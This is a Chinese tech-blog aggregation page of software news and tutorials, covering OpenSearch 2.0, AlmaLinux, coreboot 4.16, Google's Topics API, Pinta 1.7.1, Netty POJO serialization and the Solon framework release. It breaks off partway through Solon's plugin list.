首页 文章 精选 留言 我的

精选列表

搜索[AI替代],共10004篇文章
优秀的个人博客,低调大师

OpenSearch 2.0 发布,ElasticSearch 替代品性能大幅提升

OpenSearch 2.0 现已正式发布!此版本融合了来自整个 OpenSearch 社区的用户反馈和贡献,以提供大量新功能和性能增强。我们非常感谢社区为构建分布式搜索和分析工具集而做出的协作努力,这些工具集具有开发人员可以依赖的功能,可用性和开源灵活性,以创建他们最具创新性的解决方案。 下面介绍了一些可以使用 OpenSearch 2.0 的新功能和增强功能。您可以在此处找到完整的发行说明。 Lucene 9.1 在2.0版本中,OpenSearch已升级到Lucene 9.1(Lucene 9.1文档)。迁移到最新版本的Lucene为这个版本提供了许多令人兴奋的进步,并将在未来的版本中继续提供更多的价值。对于 2.0,此升级启用了以下增强功能: Lucene 9.1 提供的性能优化包括将多维点的索引速度提高了 10–15%。 Java Jigsaw模块支持意味着在 9.1 版本中,Lucene 具有模块描述符和依赖项信息。这与OpenSearch的持续发展相一致,使工具集更加模块化和可扩展。 文档级警报 文档级警报(请参阅 GitHub 问题)允许用户创建可按文档生成警报的监视器。这些监视器通常用于安全检测,其使用的方法与 OpenSearch 中提供的其他类型的警报监视器类似:查询级别和存储桶级别。虽然这些警报使用数据的汇总视图,但文档级警报可以对索引中的每个文档发出警报,突出显示哪些特定文档或记录正在触发监视器中的警报,并避免基于时间戳的监视间隙或数据重叠。 通知 新的通知插件(参见GitHub问题)为OpenSearch添加了一个统一的通知系统。用户不再需要独立配置和管理每个插件的通知通道;在2.0版本中,通知插件提供了一个集中的位置来设置和管理相关OpenSearch插件的通知。例如,除了管理警报插件的通知外,此插件还可以在索引状态管理(ISM) 插件中完成计划操作时生成通知。 ML 共享资源升级 随版本 1.3 引入的ML Commons 插件(请参阅 GitHub 存储库在 2.0 版中获得了两个新算法,可将 OpenSearch 的机器学习 (ML) 功能扩展到其他工作负载,减少构建 ML 功能所需的工作量,并集中计算、资源管理和 ML 流程的安全性。用于线性回归和定位的新算法与 kmeans 和随机切割森林的现有算法相结合,为构建和训练 ML 模型提供了全面的基础。线性回归的添加旨在简化用于预测分析的ML模型的开发;通过本地化,用户可以在开发 ML 方法方面抢占先机,这些方法可以揭示异常或检测到的任何事件的关键因素,从而促进根本原因分析和其他用例的分析和可视化。 替换非包容性术语 此版本将整个 OpenSearch 中的非包容性术语(如主、黑名单)替换为包容性术语(如集群管理器、白名单)。(请参阅 GitHub 中的问题)。 RPM 包管理器 版本 2.0 遵循版本 1.3.2,以包括RPM 包管理器分发版的可用性(请参阅 GitHub 问题)。这简化了基于红帽 Linux 的操作系统的 OpenSearch 发行版的安装。您可以在此处查看兼容的 Linux 版本。 重大更改和持续支持 OpenSearch遵循语义版本控制或SemVer,因此重大更改仅包含在主要版本版本中,例如此版本。对于2.0版本,不兼容更改的列表包括上面提到的Lucene升级和包容性术语等更新,以及由于添加通知插件而在目标API中的重大更改以及其他更改。有关 2.0 版中重大更改的完整列表,请参阅文档。 请注意,我们将继续支持 OpenSearch 1.x 发行版。有关弃用支持的详细信息,请参阅常见问题解答的第 3.28 节。 为项目做贡献 您的想法和贡献对 OpenSearch 项目产生了真正的影响!从Lucene升级到新插件再到ML进步,此版本包括来自OpenSearch社区的许多有价值的贡献。我们向所有为OpenSearch 2.0做出贡献的人致以最深切的感谢。 如果您有兴趣了解更多信息,有具体问题,或者只是想提供反馈,请访问OpenSearch.org,在 GitHub 上为OpenSearch或OpenSearch Dashboards打开问题,或在论坛中发帖。还有定期的社区会议,包括每次会议的更新和问答时间。 对于几乎任何类型的贡献,打开问题是第一步。如果您渴望加入,请查看带有“需要帮助”标签的问题。 立即开始 你可以在这里下载OpenSearch 2.0!请务必在开始时查看发行说明和更新的文档。

优秀的个人博客,低调大师

CentOS 替代品 AlmaLinux 已上架 Microsoft Store

AlmaLinux OS 基金会已将 AlmaLinux 上架到 Microsoft Store,用户可基于WSL 将 AlmaLinux 安装至 Windows。 AlmaLinux 是开放源码的、社区驱动的项目,它从红帽企业版 Linux (RHEL) 的源码编译而来。AlmaLinux 跟 RHEL 8 完全在二进制上兼容,它由 CloudLinux OS 的创建者打造。AlmaLinux 团队承诺永久免费提供 AlmaLinux 操作系统,项目永久开源且不采取任何限制,不收取任何费用,支持至 2029 年。 AlmaLinux在其 Microsoft Store 条目的介绍页面写道:“AlmaLinux OS 来到了 WSL,现在你可以使用你所熟悉和喜爱的平台,使用所有的标准工具,包括 dnf/yum 等,运行所有你喜欢的企业版 Linux 生态的应用程序。” Microsoft Store 中其他与 Red Hat 兼容的选项包括由 Whitewater Foundry 创建的 Pengwin Enterprise 8,此发行版基于 Rocky Linux 构建,该公司称,“仅供演示和个人使用”,且需收费。

优秀的个人博客,低调大师

AMD 为 RHEL/CentOS 替代品 AlmaLinux 提供支持


AlmaLinux OS Foundation 宣布了四名新成员的加入,包括 Sine Nomine Associates、BlackHOST、Knownhost 以及最引人注目的 AMD。 新成员对 AlmaLinux 的发展方向有发言权,可以投票支持其他成员并被其他成员投票选入董事会。“新成员提供的资源使 AlmaLinux 更接近于与红帽企业 Linux(RHEL)完全持平。” AlmaLinux 是开放源码的、社区驱动的项目,它从红帽企业 Linux (RHEL) 的源码编译而来。AlmaLinux 跟 RHEL 8 完全在二进制上兼容,由 CloudLinux OS 的创建者打造。AlmaLinux OS Foundation是一个非营利组织,旨在为 AlmaLinux OS 社区的利益而创建。 AlmaLinux OS 基金会主席 benny Vasquez 表示,“我们成立 AlmaLinux 操作系统基金会的具体目标是创建一个 CentOS 继任者,让那些与操作系统的未来息息相关的人也有发言权。如果没有我们成员的支持,我们的成功是不可能的,能在使用 Linux 的主要行业中得到如此强烈的响应令人振奋。热烈欢迎 Sine Nomine、AMD、BlackHOST 和 KnownHost。如果你的组织关心最好的下游 RHEL 克隆的未来,请与我们联系!你的声音在这里很重要,我们很高兴向全世界证明这一点。这就是开源成长和繁荣的方式。” AMD 加入 AlmaLinux OS Foundation,以维持对 AMD 产品的支持。AMD 数据中心生态系统和解决方案公司副总裁 Raghu Nambiar 称,“在 AMD,我们构建的产品有助于解决客户面临的最大业务挑战。我们很自豪能为社区驱动的开源项目做出贡献,比如 AlmaLinux,它促进了一个开放且可访问的 Linux 生态系统。我们很高兴作为新成员加入 AlmaLinux OS Foundation。” AlmaLinux 的其他现有支持者包括 Amazon AWS、Microsoft Azure、Arm、Equinix、Hivelocity 以及其他各种托管组织和公司。值得注意的是,其目前的支持者名单中并没有英特尔。

优秀的个人博客,低调大师

Coreboot 4.16 发布,替代 BIOS 和 UEFI 的开源项目

Coreboot 原名 LinuxBIOS,是一个旨在取代计算机中专有固件(BIOS 或 UEFI)的软件项目,它采用轻量级固件设计,只执行加载和运行现代 32 位或 64 位操作系统所需的最少量任务。 由于 coreboot 要初始化硬件,所以必须为所要支持的每个芯片组和主板移植。因此而言,coreboot 只适用于有限的硬件平台和主板型号。 近日,coreboot 4.16 正式发布,自 4.15 版本以来,有 170 名开发者提交了 1770 个新文件。其中,有超过 35 人是第一次为 coreboot 做出贡献。 新的主板: Acer Aspire VN7-572G AMD Chausie ASROCK H77 Pro4-M ASUS P8Z77-M Emulation QEMU power9 Google Agah Google Anahera4ES Google Banshee Google Beadrix Google Brya4ES Google Crota Google Dojo Google Gimble4ES Google Herobrine_Rev0 Google Kingler Google Kinox Google Krabby Google Moli Google Nereid Google Nivviks Google Primus4ES Google Redrix4ES Google Skyrim Google Taeko4ES Google Taniks Google Vell Google Volmar Intel Alderlake-N RVP Prodrive Atlas Star Labs Star Labs StarBook Mk V (i3-1115G4 and i7-1165G7) System76 gaze16 3050 System76 gaze16 3060 System76 gaze16 3060-b 移除的主板: Google -> Corsola Google -> Nasher Google -> Stryke 添加的处理器: src/cpu/power9 src/soc/amd/sabrina 子模块更新 /3rdparty/amd_blobs (6 commits) /3rdparty/arm-trusted-firmware (965 commits) /3rdparty/blobs (30 commits) /3rdparty/chromeec (2212 commits) /3rdparty/intel-microcode (1 commits) /3rdparty/qc_blobs (13 commits) /3rdparty/vboot (44 commits) 官方表示,2022 年 11 月 4.18 版本发布后,其计划将转移对任何仍然需要 RESOURCE_ALLOCATOR_V3 的 boards的支持到 4.18 分支。 并计划从 4.18 版开始弃用 LEGACY_SMP_INIT;还包括 SMM_ASEG 的代码路径。此代码用于启动 AP 并在每个 AP 上进行一些功能编程,还用于设置 SMM。这在很大程度上已被 PARALLEL_MP 所取代,它应该能够涵盖 LEGACY_SMP_INIT 的所有用例,只需很少的代码更改。弃用的原因在于拥有 2 个代码路径来执行几乎相同的操作会大大增加社区的维护负担,同时也相当混乱。 更多详情可查看官方博客。

优秀的个人博客,低调大师

Google 宣布放弃 FLoC,推出替代品 Topics API


FLoC(Federated Learning of Cohorts)是 Google 在去年推出的一项十分具有争议的项目,它通过将用户划分为不同的用户组来取代原本基于 cookies 的广告追踪,以达到在展示广告的同时也能保护用户隐私的目的。 但是 FLoC 自公布以来就遭到了行业抵制,EFF 认为该项目完全没有达到 Google 所宣称的隐私保护作用,Edge、Vivaldi 和 Brave 等采用 Chromium 的浏览器都表示将会禁用该功能,GitHub 和 WordPress 也会在网站上禁用 FLoC。 由于遭到抵制,Google 在去年 10 月宣布将会推迟该功能的实施时间至 2022 年第四季度。经过 Google 内部研究商议,如今 Google 正式宣布该功能已彻底被放弃, 取而代之的是宣布了一项新的提议:Topics。 Google 的设想是,当用户在浏览各个网站时,浏览器本身将学习了解你的兴趣。它将保留你过去三周的浏览历史数据,Google 前期会将 Topics 的数量限制在 300 个,并计划随着时间的推移进行扩展。这些 Topics 将不包括任何敏感数据,如性别或种族。 之后 Google 会根据这 300 个 Topics 对你访问的网站进行分类。对于还没有分类的网站,浏览器中的一个轻量级机器学习算法将接管数据,并根据域名的名称提供一个由算法评估出来的 Topics。 当用户访问了一个支持 Google Topics API 的网站时,浏览器将把你感兴趣的三个 Topics 共享给网站(从每周的 Topics 中各挑选一个,挑选出来的这一个还是从每周 Topics 中排名前五的 Topics 中随机选择的)。网站在收到用户的 Topics 数据后可以与它的广告合作伙伴分享这些信息,以决定向用户展示哪些广告。 在 Google 看来,这个向用户展示广告的新方法具有更好的私密性。所有数据都会存储在本地设备上,不会发送到任何外部服务器。Google 还会为用户提供更多的数据控制权和数据透明度,用户可以从浏览器中审查并从中删除 Topics,甚至还可以关闭整个 Topics API。 按照 Google 的计划,他们将在本季度末开始在 Chrome 中试验 Topics API,届时网站和广告主可以用它进行测试。为了推动这个项目能够被更多厂商所接受,Google 还一同发布了一份技术解释文档,感兴趣的开发者可以对 Topics API 的细节进行了更深入的研究。

优秀的个人博客,低调大师

Pinta 1.7.1 发布,Paint.NET 的替代品

Pinta 是一个开源的、跨平台的图像绘制与编辑应用程序,其灵感来自于 Paint.NET,但后者仅限于微软 Windows 系统。与开源图像编辑器 GIMP 相比,Pinta 使用起来也更简单。 Pinta 正式发布了 1.7.1 版本,这个版本是基于 GTK2 的最后一个版本,目前 GTK3/.NET 6 版本正在开发中。Pinta 1.7.1 是一个小版本更新,更新内容包括: 新功能/改进 现在可以通过按住 Shift 同时使用鼠标滚轮来水平滚动画布 现在可以通过按 X 键来调换主调色板和副调色板的颜色 当试图打开一个不支持的文件格式时,增加了一个更友好的对话框 现在可以不用按 Ctrl 键就可以放大和缩小 在使用 "Move Selected Pixels" 工具进行缩放时,现在可以使用 Shift 来约束到一个统一的比例(#138)。 「About」对话框现在可以轻松地将版本信息复制到剪贴板,以便在报告错误时使用 更改 修正了在共享相同快捷方式的工具之间切换时的不一致行为 改进了用户没有文件的读写权限时的错误信息 appdata 文件现在被安装到 /usr/share/metainfo,而不是传统的路径 /usr/share/appdata 标签的工具提示现在显示完整的文件路径,而不是只显示文件名 更多详情可查看:https://www.pinta-project.com/releases/1-7-1

优秀的个人博客,低调大师

每日一博 | Netty 系列之:使用 POJO 替代 buf

简介 在之前的文章中我们提到了,对于NioSocketChannel来说,它不接收最基本的string消息,只接收ByteBuf和FileRegion。但是ByteBuf是以二进制的形式进行处理的,对于程序员来说太不直观了,处理起来也比较麻烦,有没有可能直接处理java简单对象呢?本文将会探讨一下这个问题。 decode和encode 比如我们需要直接向channel中写入一个字符串,在之前的文章中,我们知道这是不可以的,会报下面的错误: DefaultChannelPromise@57f5c075(failure: java.lang.UnsupportedOperationException: unsupported message type: String (expected: ByteBuf, FileRegion)) 也就说ChannelPromise只接受ByteBuf和FileRegion,那么怎么做呢? 既然ChannelPromise只接受ByteBuf和FileRegion,那么我们就需要把String对象转换成ByteBuf即可。 也就是说在写入String之前把String转换成ByteBuf,当要读取数据的时候,再把ByteBuf转换成String。 我们知道ChannelPipeline中可以添加多个handler,并且控制这些handler的顺序。 那么我们的思路就出来了,在ChannelPipeline中添加一个encode,用于数据写入的是对数据进行编码成ByteBuf,然后再添加一个decode,用于在数据写出的时候对数据进行解码成对应的对象。 encode,decode是不是很熟悉?对了,这就是对象的序列化。 对象序列化 netty中对象序列化是要把传输的对象和ByteBuf直接互相转换,当然我们可以自己实现这个转换对象。但是netty已经为我们提供了方便的两个转换类:ObjectEncoder和ObjectDecoder。 先看ObjectEncoder,他的作用就是将对象转换成为ByteBuf。 这个类很简单,我们对其分析一下: public class ObjectEncoder extends MessageToByteEncoder<Serializable> { private static final byte[] LENGTH_PLACEHOLDER = new byte[4]; @Override protected void encode(ChannelHandlerContext ctx, Serializable msg, ByteBuf out) throws Exception { int startIdx = out.writerIndex(); ByteBufOutputStream bout = new ByteBufOutputStream(out); ObjectOutputStream oout = null; try { bout.write(LENGTH_PLACEHOLDER); oout = new CompactObjectOutputStream(bout); oout.writeObject(msg); oout.flush(); } finally { if (oout != null) { oout.close(); } else { bout.close(); } } int endIdx = out.writerIndex(); out.setInt(startIdx, endIdx - startIdx - 4); } } ObjectEncoder继承了MessageToByteEncoder,而MessageToByteEncoder又继承了ChannelOutboundHandlerAdapter。为什么是OutBound呢?这是因为我们是要对写入的对象进行转换,所以是outbound。 首先使用ByteBufOutputStream对out ByteBuf进行封装,在bout中,首先写入了一个LENGTH_PLACEHOLDER字段,用来表示stream中中Byte的长度。然后用一个CompactObjectOutputStream对bout进行封装,最后就可以用CompactObjectOutputStream写入对象了。 对应的,netty还有一个ObjectDecoder对象,用于将ByteBuf转换成对应的对象,ObjectDecoder继承自LengthFieldBasedFrameDecoder,实际上他是一个ByteToMessageDecoder,也是一个ChannelInboundHandlerAdapter,用来对数据读取进行处理。 我们看下ObjectDecoder中最重要的decode方法: protected Object decode(ChannelHandlerContext ctx, ByteBuf in) throws Exception { ByteBuf frame = (ByteBuf) super.decode(ctx, in); if (frame == null) { return null; } ObjectInputStream ois = new CompactObjectInputStream(new ByteBufInputStream(frame, true), classResolver); try { return ois.readObject(); } finally { ois.close(); } } 上面的代码可以看到,将输入的ByteBuf转换为ByteBufInputStream,最后转换成为CompactObjectInputStream,就可以直接读取对象了。 使用编码和解码器 有了上面两个编码解码器,直接需要将其添加到client和server端的ChannelPipeline中就可以了。 对于server端,其核心代码如下: //定义bossGroup和workerGroup EventLoopGroup bossGroup = new NioEventLoopGroup(1); EventLoopGroup workerGroup = new NioEventLoopGroup(); try { ServerBootstrap b = new ServerBootstrap(); b.group(bossGroup, workerGroup) .channel(NioServerSocketChannel.class) .handler(new LoggingHandler(LogLevel.INFO)) .childHandler(new ChannelInitializer<SocketChannel>() { @Override public void initChannel(SocketChannel ch) throws Exception { ChannelPipeline p = ch.pipeline(); p.addLast( // 添加encoder和decoder new ObjectEncoder(), new ObjectDecoder(ClassResolvers.cacheDisabled(null)), new PojoServerHandler()); } }); // 绑定端口,并准备接受连接 b.bind(PORT).sync().channel().closeFuture().sync(); 同样的,对于client端,我们其核心代码如下: EventLoopGroup group = new NioEventLoopGroup(); try { Bootstrap b = new Bootstrap(); b.group(group) .channel(NioSocketChannel.class) .handler(new ChannelInitializer<SocketChannel>() { @Override public void initChannel(SocketChannel ch) throws Exception { ChannelPipeline p = ch.pipeline(); p.addLast( // 添加encoder和decoder new ObjectEncoder(), new ObjectDecoder(ClassResolvers.cacheDisabled(null)), new PojoClientHandler()); } }); // 建立连接 b.connect(HOST, PORT).sync().channel().closeFuture().sync(); 可以看到上面的逻辑就是将ObjectEncoder和ObjectDecoder添加到ChannelPipeline中即可。 最后,就可以在客户端和浏览器端通过调用: ctx.write("加油!"); 直接写入字符串对象了。 总结 有了ObjectEncoder和ObjectDecoder,我们就可以不用受限于ByteBuf了,程序的灵活程度得到了大幅提升。 本文的例子可以参考:learn-netty4 本文已收录于http://www.flydean.com/08-netty-pojo-buf/ 最通俗的解读,最深刻的干货,最简洁的教程,众多你不知道的小技巧等你来发现! 欢迎关注我的公众号:「程序那些事」,懂技术,更懂你!

优秀的个人博客,低调大师

Spring Boot & Cloud 轻量替代框架 Solon 1.3.37 发布

Solon 是一个微型的Java开发框架。强调,克制 + 简洁 + 开放的原则;力求,更小、更快、更自由的体验。支持:RPC、REST API、MVC、Micro service、WebSocket、Socket 等多种开发模式。 Solon Cloud 是一系列的接口标准和配置规范,算是 Solon 的分布式开发套件方案。 快速了解Solon的材料: 《Solon 特性简集,相较于 Springboot 有什么区别?》 《Solon Cloud 分布式服务开发套件清单,感觉受与 Spring Cloud 的不同》 《Solon 的想法与架构笔记》 《Solon 框架入门》 所谓更小: 内核0.1m,最小的接口开发单位0.2m(相较于 Dubbo、Springboot 的依赖包,小到可以乎略不计) 所谓更快: 本机http helloworld测试,Qps可达12万之多。可参考:《helloworld_wrk_test》 所谓更自由:(代码操控自由) // 除了注解模式之外,还可以按需手动 // //手动获取配置(Props 为 Properties 增强版) Props db = Solon.cfg().getProp("db"); //手动获取容器里的Bean UserService userService = Aop.get(UserService.class); //手动监听http post请求 Solon.global().post("/user/update", x-> userService.updateById(x.paramMap())); //手动添加个RPC服务 Solon.global().add("/rpc/", HelloService.class, true); //手动获取一个RPC服务消费端 HelloService helloService = Nami.builder().create(HelloService.class); //手动为容器添加组件 Aop.wrapAndPut(DemoService.class); 本次版本主要变化: 1、增加 solon.extend.jsr303 组件,支持 jsr303 bean验证能力 Solon 原有的验证体系是基于 Context 的,基于方法或参数的验证。现在算是补齐了 Bean 或 Model 的验证能力。 @Valid @Controller public class ValidController { //这是基于 context 的验证体系(可以批量验证参数) @NotZero({"val1", "val2"}) @Mapping("nzero") public String nzero(int val1, int val2) { return "OK"; } //这也是基于 context 的验证体系 @Mapping("size") public String size(@Length(min = 2, max = 5, message = "测试") String val1, @Length(min = 2, max = 5, message = "测试") String val2) { return "OK"; } //这是基于 bean 的验证体系(@Validated,这个注解加上代表要验证这个模型参数) @Mapping("bean") public String bean(@Validated ValidModel model) { return "OK"; } } //申明可验证的模型 @Data public class ValidModel { @NotBlank(message = "手机号不能为空") private String mobile; @NotBlank(message = "密码不能为空") private String password; } 2、增加 solon.cache.spymemcached 分布式缓存组件,提供 solon cache 的实现支持 配置:(Solon 的缓存注解,默认是不需要配置缓存服务的。默认会提供本地缓存服务) solon.app: name: demoapp group: demo cache1: server: memcached.water.io:11211 #具体需要哪些配置,可以看下 MemCacheService 的类实现 user: memcached 代码: //组件配置 @Configuration public class Config { @Bean public CacheService cache(@Inject("${cache1}") MemCacheService cache){ return cache; } } //使用 @Controller public class CacheController { /** * 执行结果缓存10秒,并添加 test_${label} 和 test1 标签 * */ @Cache(tags = "test_${label},test1" , seconds = 60) @Mapping("/cache/") public Date test(int label) { return new Date(); } /** * 执行后,清除 标签为 test 的缓存(不过,目前没有 test 的示签...) * */ @CachePut(tags = "test1") @Mapping("/cache/update") public Date update() { return new Date(); } /** * 执行后,清除 标签为 test_${label} 的缓存 * */ @CacheRemove(tags = "test_${label}") @Mapping("/cache/remove") public String remove(int label) { return "清除成功-" + new Date(); } } 3、增加 solon.cache.jedis 分布式缓存组件 使用同上 4、优化 solon.logging 内部结构,扩展更自由 例,配置一个新的日志添加器,指定类名,指定级别: solon.logging.appender: test: class: demo.TestAppender level: TRACE 定义日志添加器: public class TestAppender extends AppenderBase { @Override public void append(LogEvent logEvent) { System.out.println("[Test] " + logEvent.getContent()); } } 附:生态组件清单 Nami 插件(Solon rpc client) 说明 nami插件:: 说明 nami.coder.fastjson 对fastjson的编解码适配 nami.coder.hessian 对hessian的编解码适配 nami.coder.snack3 对snack3的编解码适配 nami.channel.http.okhttp 对okhttp的通道适配 nami.channel.socketd 